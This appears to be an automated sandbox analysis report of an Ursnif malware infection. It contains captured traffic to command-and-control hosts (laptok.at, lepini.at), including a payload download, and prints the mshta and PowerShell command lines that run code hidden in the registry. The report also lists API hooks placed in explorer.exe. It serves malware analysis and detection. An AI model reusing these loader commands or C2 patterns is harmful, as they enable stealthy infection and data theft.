1a 77 ad 54 4e 1b 35 dd 0f 08 3e c0 de 40 0f a3 4d 2b 86 87 f7 bb d4 cd c7 b5 a1 2b 6f c7 9f b6 71 31 71 7e 33 e1 fe d0 b0 6e bb a7 eb aa 42 a7 bb 19 da 99 20 3b a3 24 48 c7 12 d5 72 b7 70 27 f7 3c 1c 95 01 f6 f8 5d f9 22 00 95 88 17 59 3a a0 37 88 00 5a 41 9e 5c 27 37 82 33 39 57 39 dd d7 87 4e b6 d1 fe c1 93 ce be b9 28 93 a4 7e 9b 52 b7 c6 2e 74 03 33 49 db c4 c8 Data Ascii: 2000Gr@E sf";\%13MgR[3?y~dV.X^nh;lq;?D"9c{H*LB-y/>/@~ng-iDRiSt1O|oq~^cn)G5"jPvNQT136Z@<)*^0E@")h%IWL<A8d+eJ&oz"tXPq<GNgmvAw<qzHeN$6!@n"?Q43ll&0&C"_!GX\|^d '1z7!gkurL4=f=+y+*kt Zi_?R}\|~%\|9GVh<gTSVBQ5Jg>@y@>-e0q3-f=xb0S>~\|M=%^/tF&Wjg+%Aem\|"nVP#LOx3;r^<^[%\|K@\0d8>`3^[AO4,%KeitGJ[$Z5yy\t)jH<EaZm'heCi~33RzMqdFB;~._x;^_%IW"X!z{%?D~hA:>5_!Iz*wTN5>@M++oq1q~3nB ;$Hrp'<]"Y:7ZA\'739W9N(~R.t3I

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.4	49737	47.241.19.44	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Nov 23, 2020 12:19:16.872996092 CET	877	OUT	GET /favicon.ico HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: api10.laptok.at Connection: Keep-Alive
Nov 23, 2020 12:19:17.668709993 CET	883	IN	HTTP/1.1 404 Not Found Server: nginx Date: Mon, 23 Nov 2020 11:19:17 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Content-Encoding: gzip Data Raw: 36 61 0d 0a 1f 8b 08 00 00 00 00 00 00 03 b3 c9 28 c9 cd b1 e3 e5 b2 c9 48 4d 4c b1 b3 29 c9 2c c9 49 b5 33 31 30 51 f0 cb 2f 51 70 cb 2f cd 4b b1 d1 87 08 da e8 83 95 00 95 26 e5 a7 54 82 e8 e4 d4 bc 92 d4 22 3b 9b 0c 43 74 1d 40 11 1b 7d a8 34 c8 6c a0 22 28 2f 2f 3d 33 af 02 59 4e 1f 66 9a 3e d4 25 00 0b d9 61 33 92 00 00 00 0d 0a 30 0d 0a 0d 0a Data Ascii: 6a(HML),I310Q/Qp/K&T";Ct@}4l"(//=3YNf>%a30

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.4	49744	47.241.19.44	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Nov 23, 2020 12:19:19.114414930 CET	898	OUT	GET /api1/KuF_2F7v1MfxGX_2FqHF/gE7HR_2BEW_2FETIZlo/3O7oOiSknl3ZdKUC6RNt6Z/TpA_2BZA44zII/bn PVc30i/qqGquE5ikDsN3lqsmRQUi6s/01UAcvdPS6/Y4vwKTH4z9SKX83Hk/GzPOGAYN_2Ba/uwZA847uRup/qUVRc sxtj_2B4M/Zg0BM4mqEN49EAfvZiK8m/hblONlnAdbx7_2FY/dksXSYXlnNujYzz/8J_2BxPtB78im5D1oF/b4ehtO JuT/4O2ZohnCHbAXcsKJP56g/k9_0A_0DMSUG1trlbpE/x9OMnUuruu3aGaoqe55RFv/8pmbW_2FjbM3S/_2FlfQQC /a7gxCYKdlB_2BmP/Gfdfp HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: api10.laptok.at Connection: Keep-Alive
Nov 23, 2020 12:19:20.069576025 CET	913	IN	HTTP/1.1 200 OK Server: nginx Date: Mon, 23 Nov 2020 11:19:19 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Content-Encoding: gzip Data Raw: 37 33 66 0d 0a 1f 8b 08 00 00 00 00 00 00 03 0d 95 35 b2 e4 50 10 04 0f 34 86 98 8c 35 c4 ac 27 26 4f cc 34 a2 91 4e bf ff 02 1d 51 d1 59 59 db 9c df 94 0d da 16 5c 51 df f7 60 91 29 98 08 a1 fa 95 b6 73 81 48 5f b3 07 f9 ac 79 2e ec 6c 5b 49 6e 82 38 ae 4f 67 af 4b 83 54 b6 9a 19 3e ac e8 bb c3 d1 1b 3b d9 29 6c 76 1a 2b 74 5a e1 2e 51 78 2b ac e6 dc b0 31 88 bc 06 2f 99 c1 d7 50 96 c6 22 af ff fc a1 8c 6b 21 3d 2b 71 cb 41 5b bd a2 3e fb 65 9d f4 a8 01 19 9a 70 bd 6c 9a 17 c7 8b ce d9 36 4b 76 8f a8 e2 50 1f 6e 55 8b fb a5 97 e2 39 96 2d cf 72 1b c2 ca 41 3d 82 95 34 27 ff e2 b5 6c c3 8b f6 08 78 c6 a1 fd db a7 b2 f6 bb f9 2d 6c 6a 38 5d 49 0f 5b ce 54 1b 07 61 6b f5 2f c6 c3 ac a1 b9 9b ae 35 6f 67 d0 a8 c4 4d 9c 53 09 86 62 08 c5 eb b3 20 68 80 62 d2 fb 80 23 d2 11 99 5b 81 5b 4f e1 88 a6 88 d7 ed 87 5a 16 02 bb 8e 06 45 09 2d fe 09 52 88 b6 52 45 5c 95 a7 c6 82 e1 d1 7a 85 57 f7 ae d5 3f 2b 67 43 9a 95 0a 05 3a 74 dd 97 86 ef a5 88 a7 4f b5 09 a7 cc ca e4 16 54 d9 60 32 cb de 2f 9f 01 51 b1 d8 ec a4 a6 1f 5c 4b 9e c6 59 35 c2 4b fd c7 e6 50 b2 ec fa 07 ea 0c a5 e5 c2 8f 4e 76 ba 40 d7 ab cd 47 4a 9b e3 15 67 09 16 98 61 5c c7 5f 63 b7 38 f5 e7 5e 90 b7 99 b8 e8 c5 d5 e0 1b 66 bc 6a 87 20 9e e2 1b 66 cd ec d5 db 70 a8 5d 68 ee e7 96 d1 5b c2 6a 60 4b f5 e6 d3 f0 30 44 02 09 4d e8 f3 5c 3d 36 12 0a af 68 54 b7 26 44 2a 00 c8 35 6c e4 c6 8f 66 96 b3 4a 05 65 34 d1 b7 28 a0 bb 5c e2 b1 93 3c 0a c1 f8 64 9b af 72 b6 28 f9 4d 46 ab 9f 33 a1 f9 9e 7f 28 79 41 de 64 c5 db 94 7a 70 a0 91 c2 69 ab d1 13 b6 07 59 4c 35 0c 59 c2 6e 9c 01 c6 30 28 79 62 ac dc 67 6f f6 8e 77 b8 1c 9a b5 ab 6f 51 18 76 d9 a1 4c c0 e8 e8 7c 70 be 8b 31 a2 ba ed e4 a2 d2 b1 33 29 3a 3f cc 2c 6d 4f e7 a5 86 e9 b1 2d 39 27 92 38 f2 11 15 0d 0f db e5 ea 96 ba 4b a8 a0 2b 63 89 a2 e8 d2 cc 42 d4 29 e0 d5 c0 2a 87 a4 a1 c7 35 f0 85 ea ad 17 84 83 58 5f 02 27 90 07 87 aa cc 3a e9 a4 98 14 7c ee 51 cc 6e 6c d3 18 b4 9b a3 3d b4 b8 bc 26 52 b5 4d e2 5e f8 cd 6d 1f 08 1f 0e c2 4e c8 0f 65 58 71 47 e5 70 ce 27 dd b6 ef 14 2f 32 7f 31 33 cd ab 9f 11 e3 2f 67 f3 82 33 63 61 3b 25 f8 f9 76 ee c2 f3 9d 25 ed ba bf 5b b9 1d c3 f1 91 c6 c1 f7 5b 8d 63 ca ea ef 9a ca 4a e9 2b c8 33 f6 1b b5 b3 33 91 6e a7 a2 87 4c 2b 14 9a d2 2c e0 51 b8 65 d2 6e fd 76 32 15 a0 6d 51 e7 3b e8 3a c7 99 f3 f9 09 fe 7e 9f 2c 6d 31 5f fc 1d 98 ac 15 a4 92 aa ea 3b 94 b6 3f bc c7 3c 15 ee f2 6b 7b 1d f6 79 4b 61 56 de a4 ee 94 e0 03 f2 a7 05 29 ef 2a d1 88 5a 04 a0 aa 51 3b c0 4b f9 ab 29 8e 77 99 11 72 1a 3a be 97 1c 10 b3 cb 9c 27 58 d0 3d 33 08 94 6a a2 8e 36 38 66 26 5d 0f 6a cc 50 04 c3 02 e9 41 2e f2 56 ee c9 83 c9 87 33 81 e5 a0 bf f2 6f fc 7d be c4 c9 21 9d 8c 19 50 a4 8d bd 47 a0 89 d2 8f ab af 94 cc 01 c1 78 79 39 53 f5 5b a8 0b 88 16 22 7d 10 21 ad e8 d6 87 51 16 dd f1 e4 8f 79 03 42 40 9e bb 85 c8 4f 80 81 0b b1 ff 2b 18 91 67 9b 72 ca a3 96 df b8 34 3e cd 01 13 c8 92 0a 93 7e 15 c2 c0 84 0a 83 cd 3a 31 6d d9 aa a7 27 7b 39 cf 05 12 c2 86 0b 0a 9d 6b 68 40 28 4f e8 c3 41 93 8e 81 4b 15 3b c3 9b 25 bb 8a b9 d1 0c a1 c5 ca 15 88 17 0e cf a5 35 d6 db 15 51 ce e3 9d 5e 1c 85 25 d7 6e 92 8e cc d4 0e dc 43 18 d5 Data Ascii: 73f5P45'&O4NQYY\Q`)sH_y.l[In8OgKT>;)lv+tZ.Qx+1/P"k!=+qA[>epl6KvPnU9-rA=4'lx-lj8]I[Tak/5ogMSb hb#[[ OZE-RRE\zW?+gC:tOT`2/Q\KY5KPNv@GJga_c8^fj fp]hj`K0DM\=6hT&D*5lfJe4(\<dr(MF3(yAdzpiYL5Yn0(ybgowoQvL |p13):?,mO-9'8K+cB)*5X_':|Qnl=&RM^mNeXqGp'/213/g3ca;%v%[[cJ+33nL+,Qenv2mQ;:~,m1_;?<k{yKaV)*ZQ;K)wr:' X=3j68f&]jPA.V3o}!PGxy9S["}!QyB@O+gr4>~:1m'{9kh@(OAK;%5Q^%nC

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.4	49765	47.241.19.44	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Nov 23, 2020 12:20:00.069071054 CET	5675	OUT	GET /jvassets/xI/t64.dat HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache Host: c56.lepini.at

Timestamp	kBytes transferred	Direction	Data
Nov 23, 2020 12:20:00.715794086 CET	5677	IN	HTTP/1.1 200 OK Server: nginx Date: Mon, 23 Nov 2020 11:20:00 GMT Content-Type: application/octet-stream Content-Length: 138820 Last-Modified: Mon, 28 Oct 2019 09:43:42 GMT Connection: close ETag: "5db6b84e-21e44" Accept-Ranges: bytes Data Raw: 17 45 7e 72 ac 5b ed 66 e1 de 31 9e 70 18 b7 1a 77 c0 be b3 e2 43 ff 7c d8 16 7f 6f 35 a2 d1 a5 d2 ec 0d 0c de 58 84 1a f3 53 04 f0 65 cb 76 1f 35 85 a0 7d 1d f2 44 63 de 89 f3 f1 eb d3 60 21 68 3d 3a 93 e1 55 94 db 4c d2 f2 b4 3e 34 48 eb e8 47 7b 53 14 54 86 87 a3 d2 0d 55 0c d0 4f 6f 51 73 eb e2 f9 f4 9b f0 49 af 3d a0 bd ba 48 52 29 a2 84 33 75 9e 48 16 a7 b3 00 58 91 bf bf ea 49 85 ff c7 58 36 df 5b 13 ec c2 c6 92 56 72 82 53 68 a1 ca a8 33 3e e7 8b 8e 6f fa 4b 85 a0 7f bb 5c de 12 c3 97 40 27 18 f2 b2 95 91 d8 b7 45 cf 2a 5f 95 76 5b fc 02 c1 9d d7 e5 7f ee ec f5 a0 52 7b 4d 4d ae da 70 b4 71 95 b6 39 2e 38 47 c0 ab 5e fe cf a1 6a 5c a5 3c 8f 1b 97 0a 2a 41 5f 6e 2e 85 b4 8e 24 d6 6a 1c cb 43 8c ca 75 7d 09 57 73 3c a2 b8 0b 18 00 21 c1 f5 fc e4 2b 04 14 51 c3 36 ea 80 55 0a 28 82 e4 56 51 91 99 bf 11 ae 36 06 cd 81 44 e0 ad db 69 d6 8e 24 28 ee 4c 0d 81 69 8b 96 c0 52 cd ed ec 31 e8 7f 08 d8 ff 0a 82 4d 1d fa a0 28 3c 3f 5f 53 cb 64 ea 5d 7c c7 f0 0f 28 71 5a f4 60 b7 7b f3 e1 19 5b 7b be d1 62 af ef 2f ad 3b 22 a8 03 e7 9f 3d e5 da ca 8b 1a 9c 2c fd 76 89 a9 f7 a5 7b 6a b4 47 62 bf 64 5d 54 26 01 9a 1d 3b b0 97 db c5 c1 dd 94 52 d0 b2 77 e0 f7 00 8d c1 99 02 69 f4 b2 87 b2 0c 68 b3 9d b6 e6 a6 9f 58 b0 52 f8 5e b5 ac 1e 36 41 bd bc f9 5d 3a 2b 5a 40 60 9a 48 c1 b3 4a df cc 81 65 53 4e e4 9a 80 8b dd 8f 43 eb 11 23 73 1b 1b c1 99 89 21 94 4c a5 84 c3 13 96 ad 5d 82 20 a4 a4 3b dd 1e 43 74 c6 42 11 7a 8a f2 93 8b 7e 24 73 17 d9 c7 eb 47 18 47 41 4f a2 f1 bc 52 cc 35 f2 c2 73 3e e5 32 8a b5 c7 7c 3b d4 88 bd aa 47 48 66 2e 00 bd 3f fc 08 b4 49 98 e3 36 db f0 33 4c 40 2b cc 59 2a b5 ba 73 58 27 de a0 31 0e 6d 63 70 19 7b 5f 67 00 54 79 89 7f 42 21 df 6e 23 e1 54 43 4a 09 00 77 ac fb e4 2e a8 6d 07 21 b3 a0 98 ad 40 d2 34 64 c9 c2 62 14 7c 45 eb a0 65 98 c1 18 a1 6a af 69 0a a2 bb 50 42 96 c1 d7 02 58 6d f4 b1 15 90 f6 50 9c 6a fd d4 2e 5e a7 4a cb 67 59 63 74 77 99 de e0 c0 d5 5c 9d a7 89 1b 90 39 29 23 21 3b c4 35 f1 49 9e 67 f3 ce fe 1d 0a 67 69 06 13 13 30 ab e6 c6 f4 c9 7e 94 48 5b a1 f7 5f 27 1f 03 ac 85 e1 0e b1 bf 6e e1 1c 5a 24 cc b2 53 fd 61 58 e3 87 0b 85 9e 03 94 f6 2a bd 92 53 09 77 f8 5e d3 c9 b7 19 42 4e e6 2a 67 af 27 4e 01 de 6a fc 1e 82 0c 7e 45 7b e8 1d 97 82 9b 5c 14 96 d2 82 dd 53 15 1e 84 41 01 4f 0f 32 ac ee b7 85 96 4c e9 dc b0 42 3c 93 a6 0b a3 79 cb 7b 2c d1 21 6f c1 6a 38 48 d7 37 8f 35 b8 1d 7a e7 eb 63 bc 4e 6b b6 23 aa 9c fd 32 03 46 e2 37 47 49 c2 35 a1 48 7e 98 49 6a b4 98 e7 cb 33 dd 1a be 5a c8 ea a7 44 33 9b e3 a6 84 da 68 ec bf 93 03 88 f9 6e 02 17 a6 96 46 ad ae 25 c2 bb 97 7a 57 35 aa 0a 42 b5 c3 8a 35 af 20 1b 1a b9 c6 99 99 8a b2 b6 46 1c 70 a0 53 c2 e9 a2 e6 ad a4 8f d5 11 da 74 60 13 7c 55 4d 42 1c c6 a4 47 a8 4e 27 67 a4 37 b3 0e ca f5 b1 9a a5 de e3 07 25 55 07 ff 18 b3 17 44 8b a0 af e3 f5 ff 75 b8 f2 2b 4d 9e f9 ad 07 c0 5e d7 1b ab 81 e4 99 93 ac a9 63 2f 4e 27 18 d0 dd 29 f7 28 98 b1 c3 5e 52 9e d4 01 1b 9f ba 6d 7d 24 b8 cc 84 0e 03 07 2e 3a ba b5 ad 8b ae 57 ce 78 7b aa 0f 07 5f ee 2a 4a 6b 0d f8 40 bb 79 91 71 5d ae 1b 1d 3c bf b9 e2 9b d4 4c 6c 52 55 e3 59 22 40 9a 6f cc 9a 14 bb 63 ad 00 8f bf cd 7b ca 18 ce c6 df 21 08 86 ed 93 17 79 b7 6d 89 0c ba 64 8a 93 dd fa 1b 07 69 84 31 87 f9 ae 59 a4 f8 ed 03 62 6f 2a fa 54 99 38 81 d4 e3 dc e8 39 d4 b0 62 81 c2 49 a1 Data Ascii: E~r[f1pwC|o5XSev5}Dc`!h=:UL>4HG{STUOoQsI=HR)3uHXIX6[VrSh3>oK\@'E*_v[R{MMpq9.8G^j\<*A_n.$ jCu}Ws<!+Q6U(VQ6Di$(LiR1M(<?_Sd]\|(qZ`{[{b/;"=,v{jGbd]T&;RwihXR^6A]:+Z@`HJeSNC#s!L] ;CtBz~$sGGAOR5s>2 |;GHf.?I63L@+Y*sX'1mcp{_gTyB!n#TCJw.m!@4db|EejiPBXmPj.^JgYctw\9)#!;5Iggi0~H[_'nZ$SaX*Sw^BN*g'Nj~E{\S AO2LB<y{,!oj8H75zcNk#2F7GI5H~Ij3ZD3hnF%zW5B5 FpSt`\|UMBGN'g7%UDu+M^c/N')(^Rm}$.:Wx{_*Jk@yq] <LlRUY"@oc{!ymdi1Ybo*T89bI

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.4	49766	47.241.19.44	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Nov 23, 2020 12:20:13.752633095 CET	5823	OUT	GET /api1/IFYp0PHJ_2BMM/wnyhOVyw/DTs0YCcjJ3qF45s5mMb3gCK/4RNSmr4vxJ/t3onyklcbr_2FK9Xl/H4Tz J_2FhWjS/VeLVa7O7zLV/8TE8KNMU3WmVp7/1SZwuOnHWsYhkdJWGRZAO/qo7x2rkUbXkHUJ_2/BC7f_2BJ0A1Duj6 /Ipk_2FJFklx32RY4N0/bk5DAm8jE/qW10iqV6xd9Zezvdl1zm/BnhClBi9RrNKwOk_2Bm/fx09VPfvVJosXa3PmEE rZX/NEcSBwStFW8Y4/j9LX0_0A/_0DyR3w9VgUnyTwYjUOpcPC/rfYZc9XYZ8/Dq1kzhh1/E7PDPOgD/b HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0 Host: api3.lepini.at
Nov 23, 2020 12:20:14.988385916 CET	5832	IN	HTTP/1.1 200 OK Server: nginx Date: Mon, 23 Nov 2020 11:20:14 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.4	49768	47.241.19.44	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Nov 23, 2020 12:20:15.327480078 CET	5833	OUT	POST /api1/v3jshWKSZC/krn1p7RrW8z3GbGc_/2FFaZK_2BekT/0OtUsmpYx6p/WfQzt4S0Zn457c/1i9HHJRZik aIvJ_2F4Ld0/npT_2Bob9NwfipWw/nUig82mch1FFwH2/1AhxrjhRqExAflhNHx/Cb9luck68/wJ0bPw_2BlElUsEBoTa7/b3vKA Y1TUvvWyKMlerF/bnMrh0BhKsVoIlnhXNlnvd/gshefiHtEYuWl/JyEMRLpF/nO3AiIuXH9ihbmxg5VrB2D_/2B1gectVzg/fTJ8 Ip_0A_0DE7j3s/GvjWVtZw3Zx0/xpwKnQogZJC/sFRvTTh1zHV/2QqrR8_2B/H HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0 Content-Length: 2 Host: api3.lepini.at
Nov 23, 2020 12:20:16.533633947 CET	5833	IN	HTTP/1.1 200 OK Server: nginx Date: Mon, 23 Nov 2020 11:20:16 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Data Raw: 38 33 0d 0a 88 00 b4 dc 2d aa 29 3c 22 33 bb 63 07 06 6c b7 f9 ec 96 ea ca d6 58 60 05 22 5c 39 58 81 fb 5f 35 c7 e1 71 09 b3 e5 13 18 a9 07 82 75 de 66 5e 1b 35 8b 82 b2 27 3e 11 ae 79 5e b4 b3 0d 67 10 f5 d0 ef 7a 45 e0 5b 51 d5 2f 26 df f8 6a 78 97 b4 c4 29 90 a6 66 f6 02 51 d8 cb 64 61 9f f7 12 29 b3 ac 50 96 8e fa 8f 20 01 fa 27 a1 fe 0e 85 09 65 f7 a0 f3 d5 78 6b d6 82 8d 1b 6e 1f 99 2f 23 e9 bc 0d 0a 30 0d 0a 0d 0a Data Ascii: 83-)<"3clX`"\9X_5quf^5'>y^gzE[Q/&jx)fQda)P 'exkn/#0

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
api-ms-win-core-processthreads-l1-1-0.dll:CreateProcessW	IAT	explorer.exe
api-ms-win-core-registry-l1-1-0.dll:RegGetValueW	IAT	explorer.exe
CreateProcessAsUserW	EAT	explorer.exe
CreateProcessAsUserW	INLINE	explorer.exe
CreateProcessW	EAT	explorer.exe
CreateProcessW	INLINE	explorer.exe
CreateProcessA	EAT	explorer.exe
CreateProcessA	INLINE	explorer.exe

Processes

Process: explorer.exe, Module: user32.dll

Function Name	Hook Type	New Data
api-ms-win-core-processthreads-l1-1-0.dll:CreateProcessW	IAT	7FFABB035200
api-ms-win-core-registry-l1-1-0.dll:RegGetValueW	IAT	6855020

Process: explorer.exe, Module: KERNEL32.DLL


Function Name	Hook Type	New Data
CreateProcessAsUserW	EAT	7FFABB03521C
CreateProcessAsUserW	INLINE	0xFF 0xF2 0x25 0x50 0x00 0x00
CreateProcessW	EAT	7FFABB035200
CreateProcessW	INLINE	0xFF 0xF2 0x25 0x50 0x00 0x00
CreateProcessA	EAT	7FFABB03520E
CreateProcessA	INLINE	0xFF 0xF2 0x25 0x50 0x00 0x00

Process: explorer.exe, Module: WININET.dll

Function Name	Hook Type	New Data
api-ms-win-core-processthreads-l1-1-0.dll:CreateProcessW	IAT	7FFABB035200
api-ms-win-core-registry-l1-1-0.dll:RegGetValueW	IAT	6855020

Statistics

Behavior



- wscript.exe
- iexplore.exe
- iexplore.exe
- iexplore.exe
- iexplore.exe
- mshta.exe
- powershell.exe
- conhost.exe
- csc.exe
- cvtres.exe
- csc.exe
- control.exe
- cvtres.exe
- explorer.exe
- RuntimeBroker.exe
- RuntimeBroker.exe
- cmd.exe
- RuntimeBroker.exe
- conhost.exe
- nslookup.exe
- RuntimeBroker.exe
- rundll32.exe

Click to jump to process

System Behavior

Analysis Process: wscript.exe PID: 4180 Parent PID: 3424

General

Start time:	12:18:39
Start date:	23/11/2020
Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\wscript.exe 'C:\Users\user\Desktop\2Q4tLHa5wbO1.vbs'
Imagebase:	0x7ff6defc0000
File size:	163840 bytes
MD5 hash:	9A68ADD12EB50DDE7586782C3EB9FF9C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Bonaparte.zip	success or wait	1	7FFA9A31721F	DeleteFileW
C:\Users\user\Desktop\2Q4tLHa5wbO1.vbs	success or wait	1	7FFA9A31721F	DeleteFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\2Q4tLHa5wbO1.vbs	unknown	128	success or wait	2944	7FFA9A3017B5	ReadFile
C:\Users\user\Desktop\2Q4tLHa5wbO1.vbs	unknown	128	end of file	1	7FFA9A3017B5	ReadFile

Registry Activities

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 7092 Parent PID: 800

General

Start time:	12:19:05
Start date:	23/11/2020
Path:	C:\Program Files\internet explorer\iexplore.exe
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding
Imagebase:	0x7ff667450000
File size:	823560 bytes
MD5 hash:	6465CB92B25A7BC1DF8E01D8AC5E7596
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 4168 Parent PID: 7092

General

Start time:	12:19:06
Start date:	23/11/2020
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:7092 CREDAT:17410 /prefetch:2
Imagebase:	0x12a0000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 6020 Parent PID: 7092

General

Start time:	12:19:11
Start date:	23/11/2020
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:7092 CREDAT:17418 /prefetch:2
Imagebase:	0x12a0000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 6552 Parent PID: 7092

General

Start time:	12:19:17
Start date:	23/11/2020
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:7092 CREDAT:17424 /prefetch:2
Imagebase:	0x12a0000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: mshta.exe PID: 7008 Parent PID: 3424

General

Start time:	12:19:24
Start date:	23/11/2020
Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\mshta.exe' 'about:<hta:application><script>resizeTo(1,1);eval(new ActiveXObject('WScript.Shell').regread('HKCU\\\Software\\AppDataLow\\Software\\Microsoft\\86EC23E5-2D5A-A875-E71A-B15C0BEE7550\\\Actidsrv'));if(!window.flag)close()</script>'
Imagebase:	0x7ff7e3470000
File size:	14848 bytes
MD5 hash:	197FC97C6A843BEBB445C1D9C58DCBDB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: powershell.exe PID: 4604 Parent PID: 7008

General

Start time:	12:19:26
Start date:	23/11/2020
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' iex ([System.Text.Encoding]::ASCII.GetString((gp 'HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550').basebapi))
Imagebase:	0x7ff7bedd0000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000012.00000003.799740968.000001EFF5FD0000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA9782F1E9	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA9782F1E9	unknown
